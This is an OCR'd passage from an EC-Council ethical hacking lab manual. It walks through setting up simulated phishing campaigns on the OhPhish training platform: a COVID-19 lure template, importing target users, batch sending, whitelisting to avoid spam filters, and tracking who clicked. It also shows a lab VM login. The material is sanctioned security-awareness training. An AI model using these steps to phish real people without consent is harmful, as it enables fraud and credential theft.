


Figure 3.1.3: OhPhish email

8. **OhPhish** login page appears, log in using the credentials received in the email.

Note: If **Would you like Firefox to save this login for ohphish.com?** notification appears, click **Don't Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.4: OhPhish login page

9. You will be redirected to **Reset Password** page, enter the new password in both the fields and click **Reset Password** button to reset the password.




Figure 3.1.5: Reset Password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Your account password is changed successfully.
11. Now, you can login to your OhPhish account either by clicking on the **LOGIN TO OHPHISH PORTAL** button in your **ASPEN** account under **My Courses** section or you can navigate to the **OhPhish** website (**https://portal.ohphish.com/login**) and login using your credentials.

TASK 1.2

Phish using Entice to Click

12. Once login to your OhPhish account, you will be redirected to the OhPhish **Dashboard**.
13. In the OhPhish **Dashboard**, click on the **Entice to Click** option.




Figure 3.1.6: OhPhish Dashboard – Select Entice to Click

The OhPhish platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

14. The **Create New Email Phishing Campaign** form appears.

Note: If the **OhPhish Helpdesk** notification appears in the right corner of the dashboard, close it.

15. In the **Campaign Name** field, enter any name (here, **Test - Entice to Click**). In the **Select Template Category** field, select **Coronavirus/COVID-19** from the drop-down list.

Note: Ensure that the **Existing Template** is selected in the **Email Template** option.

16. In the **Select Country** field, leave the default option selected (**All**).
17. In the **Select Template** field, click the **Select Template** button and select **Corona Virus Advisory** from the drop-down list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **Select** button in the **Select Template** field to select the template.

Note: The **template selected** notification appears below the **Select Template** field.




Figure 3.1.7: Create New Email Phishing Campaign form

19. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.

20. In the **Import users** field, click **Select Source**.




Figure 3.1.8: Create New Email Phishing Campaign form

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. **Import Users** pop-up appears, click to select **Quick Add** option from the list of options.




Figure 3.1.9: Import Users pop-up

22. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.




Figure 3.1.10: Import Users Info

23. Similarly, you can add the details of multiple users. Here, we added two users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. After adding the users' details, click **Import**.




Figure 3.1.11: Click Import to add users

25. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: **Batch Count**: indicates how many you want to send emails to at one time; **Batch Interval**: indicates at what interval (in minutes) you want to send emails to a batch of users.

Note: The values of **Batch Count** and **Batch Interval** might differ depending on the number of users you are sending phishing emails to.

26. Leave the **Landing Page** field set to its default value.

27. Now, scroll down to the end of the page and click **Create** to create the phishing campaign.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.12: Create a phishing campaign

28. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.



Figure 3.1.13: Add to your Whitelist pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The **Confirm?** pop-up appears; click **SURE**.



Figure 3.1.14: Confirm pop-up

30. A count down timer appears and phishing campaign initiates in ten seconds.
31. The **Alert** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.




Figure 3.1.15: Alert pop-up

32. Now, we must open the phishing email as a victim (here, an employee of the organization). To do so, turn on the **Windows Server 2019** virtual machine and login with the credentials **Administrator** and **Pa$$w0rd**.
33. Open any web browser (here, **Mozilla Firefox**) and then open the email client provided while creating the phishing campaign (here, **Gmail**).
34. After you login to your **Gmail** account, search for an email with the subject **COVID 19 Advisory** in the **Inbox**.

Note: Depending on the security implementations of your organization, for example, if proper spam filters are enabled, this phishing email will end up in the **Spam** folder.

Note: If the email is not present in the **Inbox** folder, then check your **Spam** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click on the **Safety Measures** link in the email.



Figure 3.1.16: Phishing Email

36. If a **Suspicious link** pop-up appears, click **Proceed**.
37. The landing page **Oh You've been Phished** appears; as shown in the screenshot.




Figure 3.1.17: The landing page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Now, switch back to the **Windows 10** virtual machine.
39. Click on the **Test – Entice to Click** campaign present on the **OhPhish Dashboard**.
40. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.
41. In the **Campaign Summary** section, you can observe that the values of **No. of targets who have clicked the link (defaulters)** and **No. of Targets who have opened the mail** are both **1** (here, we have opened only one email account).




Figure 3.1.18: Campaign Detailed Report

TASK 1.3

Phish using Send Attachment

42. Now, click **Home** in the left pane to navigate back to the **OhPhish Dashboard**.
43. In the **OhPhish Dashboard**, click on the **Send Attachment** option.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

